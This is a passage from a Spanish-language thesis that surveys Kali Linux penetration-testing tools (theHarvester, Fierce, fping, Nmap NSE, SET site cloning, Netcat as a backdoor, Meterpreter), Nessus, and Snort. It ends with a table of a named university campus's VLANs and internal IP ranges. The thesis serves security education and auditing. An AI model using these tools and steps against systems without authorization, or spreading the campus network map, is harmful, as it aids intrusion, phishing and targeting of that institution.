<sup>28</sup> En informática el modo promiscuo es aquel en el que una computadora conectada a una red compartida, tanto la basada en cable de cobre como la basada en tecnología inalámbrica, captura todo el tráfico que circula por ella.

Una vez que se ha guardado el archivo CA se selecciona OK y se abre el navegador. Para el caso de Firefox se ingresa a: editar; preferencias ; y seleccionar en la tabla avanzada; luego ir a la subtabla ecriptación; Ver certificados; luego importar y seleccionar el certificado originado en zaproxy (el archivo .cer). Firefox preguntará acerca de la confianza con la nueva autoridad de certificación, se chequea las tres opciones mostradas las cuales estan demostrando confianza de sitios web, correos, usuarios y software desarrollado se acepta colocando OK.


El próximo paso es establecer el proxy en el Firefox para que todo el tráfico pase a través de Zaproxy, para esto se sigue la siguiente ruta: editar; preferencias; seleccionar la tabla avanzada; y seleccionar red; en el botón configuración seleccionar en configuración manual de proxy con tipo host local y puerto 8080 el cuál es el puerto por defecto de Zaproxy y luego seleccionar use este proxy para todos los protocolos y finalmente seleccionar OK.

Al abrir zaproxy se puede observar una ventana de sitios en el lado superior izquierdo esta se llenará mientras navega por la internet usando Firefox. Se puede mirar las preguntas y respuestas de cada página en la ventana derecha.

Zaproxy da una fácil vista de todos los recursos usados para cada página web. Se puede también realizar una evaluación objetiva de un sitio web yendo a la ventana de inicio rápido (quick start) y escribir un sitio web en el espacio url para atacar (url to attack). Zaproxy desarrollará un ataque minucioso del sitio web objetivo a identificar, todos los enlaces asociados con el objetivo así como escaneo de vulnerabilidades. Para mirar las vulnerabilidades se selecciona tabla de alertas. Se puede establecer un inicio de sesión automático de Zaproxy, sin embargo tendrá que primero iniciar la sesión manualmente en un sitio web mientras Zaproxy es habilitado saber en donde las solicitudes de inicio y fin de sesión de Zaproxy están y habilitar características de auto inicio de sesión. Para obtener las solicitudes aparecerá en la ventana sitios y se debe destacar las respuestas tanto de inicio como fin de sesión en el cuadro respuestas por la selección de la respuesta luego seleccionar banderas como contenido (Flags as content) y seleccionar si este es el inicio o fin de sesión ( De Muniz & Lakhani 2013, p. 89-93).

#### 2.4.4 Análisis de las herramientas de la Distribución Kali Linux. Introducción al ciclo de vida de las Pruebas de Penetración

Las pruebas de penetración o también conocidas como pentesting, se pueden definir como un legal y autorizado intento para localizar y explorar con éxito los sistemas, con el propósito de hacerlos más seguros (De Engebretson & Kennedy 2013, p. 1). “Se refieren a la metodología, procesos y procedimientos usados por probadores para intentar burlar los sistemas de protección y determinar sus debilidades, explorarlas, determinar su severidad y notificar” (Broad & Binder, 2014, p. 3). Para efectos de pruebas de penetración y auditoría de seguridad de los sistemas de información, en este caso usando las herramientas de la Distribución Kali Linux, varios autores han acudido a diferentes modelos de ciclos de vida de pruebas de penetración, es así que según los autores Broad & Binder (2014) plantean 5 fases para el ciclo de vida de las pruebas de penetración: reconocimiento, escaneo, exploración, mantenimiento de acceso y reporte cuyo proceso de aplicación se muestra en la figura 13. Siguiendo el esquema que se muestra en la figura 13, se plantea un análisis de las características de algunas de las herramientas de la Distribución Kali Linux clasificándolas en la fase más adecuada de acuerdo a sus características.



#### **2.4.4.1 Herramientas de Reconocimiento**

La fase de reconocimiento, guarda estrecha similitud a una fase de evaluación en contra del objetivo llevada a cabo en un cuartel militar, en esta fase se pretende de manera sigilosa realizar el aprendizaje de cualquier y cada cosa acerca de la red u organización objetivo, se lleva a cabo por la búsqueda de internet y escaneos pasivos conducidos a través de las conexiones disponibles a la red objetivo. En esta fase el probador no logra penetrar en la red, pero en su lugar identifica y documenta tanta información como sea posible acerca del objetivo (De Broad & Binder 2014, p. 87). A continuación se presentan las características de algunas herramientas cuya aplicación aporta con la obtención de información para la fase de reconocimiento de acuerdo al esquema planteado en la figura 13.

##### **2.4.4.1.1 The Harvester**

Es una herramienta que permite de una manera rápida y precisa, organizar direcciones de correos y subdominios que se encuentran directamente relacionados con el objetivo (De Engebretson & Kennedy 2013, p. 32). Una manera rápida de acceder a esta herramienta es mediante el ingreso de “theharvester” en el terminal de comandos y para iniciar la búsqueda se ingresa la instrucción “.theharvester.py -d syngress.com -l 10 -b google”, las opciones “.theharvester.py” se usan para invocar la herramienta, “-d” para especificar el dominio objetivo, “-l” para limitar el número de respuestas y “-b” para especificar el repositorio público que se utiliza para la búsqueda (De Engebretson & Kennedy, 2013, p. 33).

##### **2.4.4.1.2 Whois**

El servicio Whois, permite acceder a información específica del objetivo incluyendo direcciones IP o nombres de Host, servidores DNS e información de contacto la cual usualmente tiene una dirección y número telefónico, teniendo como dato el nombre de dominio, para usar esta herramienta se abre un terminal y se ingresa la instrucción “whois dominio\_objetivo” (De Engebretson & Kennedy 2013, p. 34).

#### **2.4.4.1.3 Fierce**

Se trata de una herramienta fácil de usar, un poderoso “Perl script” que proveer docenas de objetivos adicionales (De Engebretson & Kennedy 2013, p.43). Luego de encontrar un servidor DNS autorizado para un dominio, se puede mirar que hosts tienen entradas en este dominio, antes de iniciar eligiendo hosts de manera aleatoria, la mejor manera es interrogar al servidor DNS para que responda. Si el servidor está configurado para permitir la transferencia de zona DNS<sup>29</sup>, éste proveerá de una copia de todas las entradas, si el servidor DNS no permite transferencia de zona, Fierce puede ser configurado para obtener nombres de hosts por medio de la técnica fuerza bruta<sup>30</sup> aplicada al servidor DNS. Para usar Fierce ir a la pestaña “Information Gathering”; “DNS Analysis”; “Fierce”, luego correr el Fierce script mediante el ingreso del siguiente comando “fierce.pl –dns dominio\_objetivo” (De Muniz & Lakhani 2013, p. 56).

#### **2.4.4.1.4 Nslookup**

Se trata de una herramienta usada para requerimientos de servidores DNS y ayuda a obtener potenciales registros acerca de varios hosts de los cuales tiene conocimiento, el uso de esta herramienta se inicia con el ingreso de la instrucción “nslookup” en la ventana de comandos y luego se ingresa la dirección del servidor DNS que se quiere interrogar por ejemplo “server 8.8.8.8” (De Engebretson & Kennedy 2013, p. 41).

#### **2.4.4.1.5 Ingeniería social**

Se trata de uno de los más simples y efectivos medios para obtener información. Es el proceso de explotar las debilidades humanas que se encuentran inherentes en cualquier organización, cuando se utiliza ingeniería social, la meta del atacante es obtener un empleado que divulgue alguna información mantenida como confidencial (De Engebretson & Kennedy 2013, p. 48).

---

<sup>29</sup> Transferencia de zona DNS: es uno de varios mecanismos disponibles para administradores para replicar bases de datos DNS, a través de un conjunto de servidores DNS.

<sup>30</sup> Fuerza Bruta: Es la prueba de varias combinaciones hasta averiguar la información requerida.

#### **2.4.4.2 Herramientas de Escaneo**

Tomando como base la información obtenida en la fase anterior, se inicia un escaneo de las redes objetivo y los sistemas de información, en esta fase se tendrá una mayor información de la red y la infraestructura de los sistemas de información que serán objetivo de la exploración ( De Broad & Binder, 2014, p. 103).

##### **2.4.4.2.1 Fping**

Ping es un tipo especial de paquete de red llamado ICMP<sup>31</sup>. Ping trabaja por el envío particular de tráfico de red llamado ICMP “echo request packet”, hacia una interface específica de una computadora o dispositivo de red. Si el dispositivo y la tarjeta de red asociada que recibe el paquete ping se encuentra encendida y no tiene restricción de responder, envía un “echo replay packet” indicando que el host está vivo y acepta el tráfico. El comando ping provee más información valiosa incluyendo el tiempo total que le toma al paquete viajar al objetivo y regresar. Ping también reporta el tráfico perdido, funcionalidad que puede ser usada para medir la confiabilidad de una conexión de red. Los inconvenientes se presentan cuando se desea realizar el reconocimiento de varios hosts al mismo tiempo, afortunadamente existen varias herramientas que permiten conducir ráfagas de pings entre ellas fping, que son enviadas de manera automática a un rango de direcciones IP en lugar de ingresar de manera individual cada dirección IP objetivo, para usar fping basta con ingresar la instrucción “fping -a -g 172.16.41.1 172.16.41.254>hosts.txt”, la opción “-a” se usa para obtener únicamente los host activos y “-g” para indicar el rango de direcciones sobre las cuales se aplica el barrido de pings (De Engebretson & Kennedy 2013, p. 58).

##### **2.4.4.2.2 NSE**

Nmap es una impresionante herramienta, madura, robusta, documentada y soportada por una comunidad activa el NSE provee a Nmap un conjunto de habilidades completamente nuevas. El NSE es una poderosa adición a la clásica herramienta que

---

<sup>31</sup> ICMP: Internet Control Message Protocol.

transforma su funcionalidad y capacidades más allá de su tradicional escaneo de puertos. Cuando es adecuadamente implementado NSE permite a Nmap completar una variedad de tareas incluyendo escaneo de vulnerabilidades, descubrimiento de redes avanzadas, detección de puertas traseras y en algunos casos incluso desarrollar exploración, la comunidad NSE es una muy activa y abierta, nuevos scripts<sup>32</sup> y capacidades son constantemente agregados, con la finalidad de invocar a NSE se usa la instrucción "--script" seguido por el nombre de la categoría de script(vuln, banner) y la dirección IP del objetivo (De Engebretson & Kennedy 2013, p. 69).

#### **2.4.4.3 Herramientas de exploración**

La intención de esta fase es lograr ingresar al sistema objetivo y regresar con información sin ser detectado, usando vulnerabilidades de los sistemas y técnicas probadas (De Broad & Binder 2014, p. 88).

##### **2.4.4.3.1 Armitage**

Es una herramienta poderosa que incluye funcionalidades que pueden ser ingresadas automáticamente, para el ingreso de procesos con la función "Hail Mary" (Ave María), la única tarea a realizarse es el ingreso de la dirección IP objetivo y escoger unos cuantos íconos (De Engebretson & Kennedy 2013, p. 117).

##### **2.4.4.3.2 Herramienta de Ingeniería Social (SET)**

Se trata de un sistema de manejo de menú que permite personalizar el ataque al objetivo, es importante conocer que se puede editar el archivo de configuración, una vez al interior del sistema de menú se tiene que habilitar la actualización Metasploit o SET con las opciones 5 y 6, la opción 1 coloca dentro de ataques de ingeniería social, la opción 2 dentro de herramientas de exploración directa, ya al interior de la opción 1, aparece un nuevo menú con las opciones disponibles para ingeniería social, una de ellas es "Webside Attack Vectors", se elige la opción 2 "Site Cloner" y posteriormente se ingresa el URL del sitio web a clonar, cabe indicar que la copia se

---

<sup>32</sup> Script: son programas usualmente pequeños para realizar generalmente tareas muy específicas.

almacena en el computador, de tal manera que se puede acceder tanta veces como se requiera (De Muniz & Lakhani 2013, pp.133-140).

#### **2.4.4.3.3 Nikto**

Luego de realizar el escaneo de puertos y descubrir una serie de servicios ejecutándose en el puerto 80 o 443 una de las primeras herramientas que deben ser usadas para evaluar el servicio es Nikto, se trata de un escaneador de vulnerabilidades de servidores WEB, automatiza el proceso de escaneo de servidores Web de software no actualizados ni parchados, así como la búsqueda de archivos peligrosos que pueden residir en los servidores web. Nikto es capaz de identificar un amplio rango de problemas específicos y chequear el servidor por problemas de configuración (De Engebretson & Kennedy 2013, p. 144).

#### **2.4.4.3.4 ZAP**

Es una herramienta que tiene la habilidad para interceptar y cambiar las variables antes de que ellas alcancen el sitio web, porque aceptar variables desde requerimientos de usuarios es fundamental para el trabajo actual de los sitios web (De Engebretson & Kennedy 2013, p.161).

#### **2.4.4.4 Herramientas de conservación de acceso**

En esta fase se pretende proveerse de un fácil acceso que permita continuar con la exploración en el futuro, de una manera sigilosa, mediante la creación de puertas traseras y rootkits (De Broad & Binder 2014, p. 88).

#### **2.4.4.5 Netcat**

Se trata de una increíblemente simple y flexible herramienta que permite comunicaciones y tráfico de red para ir de una máquina a otra, sin embargo, la flexibilidad hace de Netcat una excelente elección de puerta trasera, hay docenas de usos adicionales para esta herramienta, puede ser usada para transferencia de archivos entre máquinas, conducir escaneos de puertos, servir como una destacada



herramienta de comunicaciones, permitiendo al instante funcionalidades de messenger/chat e incluso trabajar como un simple servidor web (De Engebretson & Kennedy 2013, p. 169).

#### **2.4.4.6 Meterpreter**

El monto de poder y flexibilidad que un Meterpreter Shell provee es asombroso e impresionante, Meterpreter permite explorar como en las películas, pero aún más importante Meterpreter incluye una serie de comandos, los cuales permiten a un auditor trasladarse rápidamente de la fase de exploración a la fase de post-exploración. Para usar Meterpreter Shell se necesita seleccionar como código de ejecución remota en Metasploit (De Engebretson & Kennedy 2013, p. 182).

#### **2.4.4.7 Reporte**

El auditor debe generar reportes detallados con la explicación de los resultados encontrados en cada una de las fases del proceso, vulnerabilidades encontradas, exploradas y sistemas actualmente comprometidos, en ciertos casos esta información se presentará a miembros de la alta dirección y personal técnico directamente vinculado al sistema de información objetivo (De Broad & Binder 2014, p. 88).

### **2.4.5 Herramientas de código abierto que no se encuentran en Kali, pero fortalecen la seguridad de los sistemas (Nessus, Snort)**

#### **2.4.5.1 Nessus**

Se trata de un escaneador de vulnerabilidades útil para auditoría remota de la seguridad de sitios web (Daud, Bakar, & Hasan, 2014, p. 6).

Pantalla de inicio de Nessus




Figura 14.

Elaborado por: María Narváez

También incluye detección de puertos abiertos de la máquina y versión del software instalado”(Daud, Bakar, & Hasan, 2014, p.6). Cabe indicar que esta herramienta no viene previamente instalada en Kali, sin embargo, puede instalarse mediante una serie de pasos a seguir:

- Descarga de paquetes 32 o 64 bits de la página oficial, registro, instalación.
- Creación de un usuario Nessus para acceder al sistema
- Ingresar clave HomeFeed o Professional, actualización de plugins<sup>33</sup>
- Usar un navegador para conectarse, ingreso y generación de políticas
- Seleccionar un tipo de escaneo
- Seleccionar las redes objetivos
- Ejecución del escaneo y consulta de resultados.

Hay dos versiones de aplicación que ofrecen dos niveles de funcionalidad y soporte, el Nessus Profesional y la versión Home, la versión profesional tiene muchos más plugins (De Broad & Binder 2014, p. 36).

---

<sup>33</sup> Plugin: es una aplicación que se relaciona con otra para aportarle una función nueva y generalmente muy específica.

## Carga de plugins para iniciar Nessus en Kali



```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~# cd /root/Desktop
root@kali:~/Desktop# ls
Nessus-5.2.7-debian6_amd64.deb  Nessus-5.2.7-debian6_1386.deb
root@kali:~/Desktop# dpkg -i Nessus-5.2.7-debian6_1386.deb
Selecting previously unselected package nessus.
(Reading database ... 231038 files and directories currently installed.)
Unpacking nessus (from Nessus-5.2.7-debian6_1386.deb) ...
Setting up nessus (5.2.7) ...
nessusd (Nessus) 5.2.7 [build N25122] for Linux
Copyright (C) 1998 - 2014 Tenable Network Security, Inc

Processing the Nessus plugins...
[#####]

All plugins loaded

- You can start nessusd by typing /etc/init.d/nessusd start
- Then go to https://kali:8834/ to configure your scanner

root@kali:~/Desktop#
```

Figura 15. La figura 15 muestra el proceso de carga de plugins de Nessus

Elaborado por: María Narváez

En la figura 15 se puede observar el proceso de carga de plugins necesarios para poder iniciar el escaneo de vulnerabilidades mediante el uso de la herramienta Nessus. Como se observa en el mensaje luego de la carga completa de plugins se debe iniciar el servicio y luego ir a la dirección <https://kali:8834> donde aparece la página de inicio de Nessus tal como se observa en la figura 14.

### 2.4.5.2 Snort

Es un sistema de detección y prevención de intrusiones de red de código abierto (IDS/IPS), desarrollado por Sourcefire. Combinando los beneficios de firmas, protocolos e inspecciones basadas en anomalías. La arquitectura de Snort se enfocó para ser eficiente, simple y sencilla. Snort se encuentra formado por tres sub-sistemas: el decodificador de paquetes, la máquina de detección y el sub-sistema de alerta y logs. Estos sub-sistemas corren por encima de la librería libpcap la cual es portable y proporciona mecanismos de filtrado y captura de paquetes. Se puede

configurar Snort y las reglas del Sistema de Detección de Intrusos en el archivo snort.conf (De Alfaro, 2002, pp. 41-43).

#### **2.4.5.2.1 Decodificador**

Soporta gran cantidad de protocolos de capa de enlace sobre TCP/IP, tales como Ethernet, SLIP, PPP y ATM. Es el encargado de organizar los paquetes conforme van pasando por la fila de protocolos (De Alfaro, 2002, p. 42).

#### **2.4.5.2.2 Motor de detección**

Snort mantiene sus reglas de detección en una lista enlazada bidimensional (De Alfaro, 2002, p. 42).

#### **2.4.5.2.3 Sub sistemas de alertas y log**

Las acciones de log pueden ser activadas para almacenar paquetes en forma decodificada y entendible por humanos por medio del formato tcpdump (De Alfaro, 2002, p. 43).

### **2.5 Estructura de un IDS**

“Sistema de Detección de Intrusiones (IDS), es una clase de herramienta usada para la seguridad de los sistemas informáticos, detecta intrusos los cuales intentan ingresar de una manera no autorizada a los sistemas informáticos, se dividen en dos tipos: HIDS, basados en Hosts y NIDS, basados en red”(Pomsathit, 2012, p. 4).

#### **2.5.1 IDS basado en Host (HIDS)**

Un IDS basado de Host es el software trabajando en un host, filtran el tráfico o eventos basándose en una lista de reconocimiento de firmas para un sistema operativo específico, ordinariamente analiza los registros para encontrar detalles de la intrusión, por ejemplo detecta eventos en los registros tales como sistema, aplicaciones y seguridad. Leerá el nuevo evento en el registro y lo compara con las

reglas establecidas si difieren, alertará. Esta acción necesita los datos de registro de eventos, el Sistema de Registro de Archivos, guarda todos los eventos importantes (De Pomsathit, 2012, p. 1). Puede también ser instalado directamente en servidores para detectar ataques en contra de recursos corporativos y aplicaciones (De Graves, 2010, p. 10).

### **2.5.2 IDS basado en Red (NIDS)**

Es un software especial trabajando en una computadora individual, este tipo de IDS usa Tarjeta de Interface de Red (NIC), para trabajar en modo promiscuo, a partir de este modo la NIC enviará cada paquete el cual corre en la red del sistema para la aplicación del proceso, una NIC que trabaja en modo ordinario, recibirá únicamente paquetes cuya dirección sea similar al destino, luego que los paquetes han sido enviados a la aplicación IDS, ellos analizarán y compararán con las reglas y alertarán cuando el dato de enlace sea encontrado(De Pomsathit, 2012, p. 1).

### **2.6 Partes constitutivas de un IDS de acuerdo a LACNIC y NIST**

Un IDS puede desarrollar los dos, análisis de firmas o detección de anomalías para determinar si en el tráfico hay un posible ataque. En la detección de firmas, un IDS compara el tráfico con firmas reconocidas y patrones de mal uso. Una firma en un patrón usado para identificar un solo paquete o una serie de paquetes.

## CAPÍTULO 3

### DEFINICIÓN DEL CONTEXTO DE APLICACIÓN DE LAS PRUEBAS, PROPUESTA PARA LA METODOLOGÍA DE LAS PRUEBAS DE LAS HERRAMIENTAS DE LA DISTRIBUCIÓN KALI LINUX Y ALTERNATIVA DE UN IDS MEDIANTE LA CONFIGURACIÓN DE LA HERRAMIENTA SNORT INSTALADA EN KALI LINUX

#### 3.1 Diagramas físico y lógico de la arquitectura de la red de datos de la sede sur de Quito de la Universidad Politécnica Salesiana

De manera física el campus de la sede sur de Quito de la Universidad Politécnica Salesiana (UPS) cuyo bloque A se muestra en la figura 16, se encuentra dividido en ocho bloques que se detallan a continuación:

Bloque A del Campus de la sede sur de Quito de la UPS




*Figura 16.*

Fuente: Imágenes UPS sur de Quito

- Edificio principal (Bloque A, 6 pisos), que concentra cuatro áreas de trabajo:
  - -Recepción y Tesorería (primer piso)
  - -Biblioteca (primer piso)
  - -Cecasis (quinto piso)
  - -Data Center (sexto piso)

- Secretaría (Bloque B)
- Departamento de Idiomas y Laboratorios de Electrónica (Bloque C)
- Auditorio (Bloque D)
- Laboratorio de suelos (Bloque E)
- Ingeniería Ambiental (Bloque F)
- Nuevo Edificio (Bloque G)
- Pastoral (Bloque H) (Mena & Jara, 2013, p.168)



En la figura 17 se puede apreciar la distribución de los 8 bloques ya descritos anteriormente que componen la estructura física del Campus de la sede sur de Quito de la Universidad Politécnica Salesiana, así como se puede apreciar el cableado de la red que une los bloques con el Data Center. Se observa que se trata de cables de fibra óptica de acuerdo a la nomenclatura presentada, además se cuenta con antenas externas en los bloques A y H, el cable UTP se utiliza en las instalaciones de los puntos de red al interior de los bloques.

Para una adecuada administración de la red del Campus de la sede sur de Quito de la Universidad Politécnica Salesiana, se ha generado un sistema de distribución de redes virtuales compuesto de 32 VLANS, las mismas que se presentan en la tabla 8:



Tabla 8.

*Direccionamiento por VLANS de la red del Campus Sur UPS*

<b>NÚMERO VLAN</b>	<b>NOMBRE</b>	<b>DIRECCIÓN IP/SUBFIJO</b>
1	Default	172.17.32.0/24
2	DMZ	172.17.33.0/24
3	ADMINISTRATIVA	172.17.34.0/24
4	ESTUDIANTES	172.17.37.0/23
5	CISCO	172.17.38.0/23
6	SUN	172.17.40.0/24
7	SALAPROF	172.17.130.0/23
8	SALA-INTERNET	172.17.41.64/26
9	MICROSOFT	172.17.43.0/24
10	WIRELESS	172.17.208.0/22
11	IPT	172.17.45.0/24
12	SALA-CECASIS	172.17.41.128/26
13	VLAN-VIDEO	172.17.41.192/26
14	VLAN-HP	172.17.42.128/25
15	ELECTRONICA	172.17.47.0/24
16	VLAN-TELCONET	
17	WLAN-IPCAM-CECASIS	
18	WLAN-IPCAM- ELECTRONICA	172.17.128.64/26
19	INVESTIGACION	172.17.128.0/26
20	INTERNET-LOCAL	172.17.128.128/26
21	CIMA-SRV	172.17.128.192/26
22	RUI	172.17.129.0/26
23	LAB-IDIOMAS	172.17.132.0/24
24	WLAN-SUR	172.17.133.0/24
25	CAMARAS-IP-UIOS	172.17.134.0/25
26	EVENTOS	172.17.135.0/24
27	LAB-FISICA-UIO	172.17.136.0/25
28	INTERNET-CECASIS	172.17.136.128/25
29	GIETEC	172.17.140.0/24
30	DOCENTES-TIEMPO- COMP	172.17.142.0/23
31	EUDOROAM	172.17.144.0/23
138	CAMARAS-APS	172.17.139.0/24

Nota. Fuente: Data Center Campus Sur de Quito Universidad Politécnica Salesiana

Elaborado por: María Narváez

